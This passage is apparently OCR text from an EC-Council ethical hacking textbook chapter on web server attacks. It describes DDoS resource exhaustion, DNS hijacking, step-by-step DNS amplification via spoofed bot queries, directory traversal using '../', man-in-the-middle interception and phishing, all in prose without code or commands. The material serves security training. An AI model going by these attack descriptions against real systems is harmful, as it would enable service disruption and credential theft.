



Figure 13.6: Web server DDoS attack

To crash a web server running an application, the attacker targets the following services to consume the web server's resources with fake requests:

- Network bandwidth
- Server memory
- Application exception handling mechanism
- CPU usage
- Hard-disk space
- Database space

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DNS Server Hijacking

The Domain Name System (DNS) resolves a domain name to its corresponding IP address. A user queries the DNS server with a domain name, and the DNS server responds with the corresponding IP address.

In DNS server hijacking, an attacker compromises a DNS server and changes its mapping settings to redirect toward a rogue DNS server that would redirect the user's requests to the attacker's rogue server. Consequently, when the user enters a legitimate URL in a browser, the settings will redirect to the attacker's fake site.






Figure 13.7: DNS server hijacking

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





DNS Amplification Attack

Recursive DNS query is a method of requesting DNS mapping. The query goes through DNS servers recursively until it fails to find the specified domain name to IP address mapping.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are the steps involved in processing recursive DNS requests; these steps are illustrated in the below figure.

- **Step 1:**

  Users who desire to resolve a domain name to its corresponding IP address send a DNS query to the primary DNS server specified in its Transmission Control Protocol (TCP)/IP properties.

- **Steps 2 to 7:**

  If the requested DNS mapping does not exist on the user's primary DNS server, the server forwards the request to the root server. The root server forwards the request to the .com namespace, where the user can find DNS mappings. This process repeats recursively until the DNS mapping is resolved.

- **Step 8:**

  Ultimately, when the system finds the primary DNS server for the requested DNS mapping, it generates a cache for the IP address in the user's primary DNS server.




Figure 13.8: Recursive DNS query

Attackers exploit recursive DNS queries to perform a DNS amplification attack that results in DDoS attacks on the victim's DNS server.

The following are the steps involved in a DNS amplification attack; these steps are illustrated in the below figure.

- **Step 1:**

  The attacker instructs compromised hosts (bots) to make DNS queries in the network.

- **Step 2:**

  All the compromised hosts spoof the victim's IP address and send DNS query requests to the primary DNS server configured in the victim's TCP/IP settings.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Steps 3 to 8:**

  If the requested DNS mapping does not exist on the victim's primary DNS server, the server forwards the requests to the root server. The root server forwards the request to the .com or respective top-level domain (TLD) namespaces. This process repeats recursively until the victim's primary DNS server resolves the DNS mapping request.

- **Step 9:**

  After the primary DNS server finds the DNS mapping for the victim's request, it sends a DNS mapping response to the victim's IP address. This response goes to the victim because bots use the victim's IP address. The replies to copious DNS mapping requests from the bots result in DDoS on the victim's DNS server.





Figure 13.9: DNS amplification attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Directory Traversal Attacks

An attacker may be able to perform a directory traversal attack owing to a vulnerability in the code of a web application. In addition, poorly patched or configured web server software can make the web server vulnerable to a directory traversal attack.


The design of web servers limits public access to some extent. Directory traversal is the exploitation of HTTP through which attackers can access restricted directories and execute commands outside the web server's root directory by manipulating a Uniform Resource Locator (URL). In directory traversal attacks, attackers use the dot-dot-slash (../) sequence to access restricted directories outside the web server's root directory. Attackers can use the trial-and-error method to navigate outside the root directory and access sensitive information in the system.

An attacker exploits the web server software (web server program) to perform directory traversal attacks. The attacker usually performs this attack with the help of a browser. A web server is vulnerable to this attack if it accepts input data from a browser without proper validation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 13.10: Directory traversal attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Man-in-the-Middle/Sniffing Attack

Man-in-the-middle (MITM) attacks allow an attacker to access sensitive information by intercepting and altering communications between an end user and web servers. In an MITM attack or sniffing attack, an intruder intercepts or modifies the messages exchanged between the user and web server by eavesdropping or intruding into a connection. This allows an attacker to steal sensitive user information, such as online banking details, usernames, and passwords, transferred over the Internet to the web server. The attacker lures the victim to connect to the web server by pretending to be a proxy. If the victim believes and accepts the attacker's request, then all the communication between the user and web server passes through the attacker. In this manner, the attacker can steal sensitive user information.





Figure 13.11: Man-in-the-middle/sniffing attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Phishing Attacks

Attackers perform a phishing attack by sending an email containing a malicious link and tricking the user into clicking it. Clicking the link will redirect the user to a fake website that appears similar to the legitimate website. Attackers create such websites by hosting their address on web servers. When a victim clicks on the malicious link while believing the link to be a legitimate website address, the victim is redirected to the malicious website hosted on the attacker's server. The website prompts the user to enter sensitive information, such as usernames, passwords, bank account details, and social security numbers, and divulges the data to the attacker. Later, the attacker may be able to establish a session with the legitimate website by using the victim's stolen credentials to perform malicious operations on the target legitimate website.


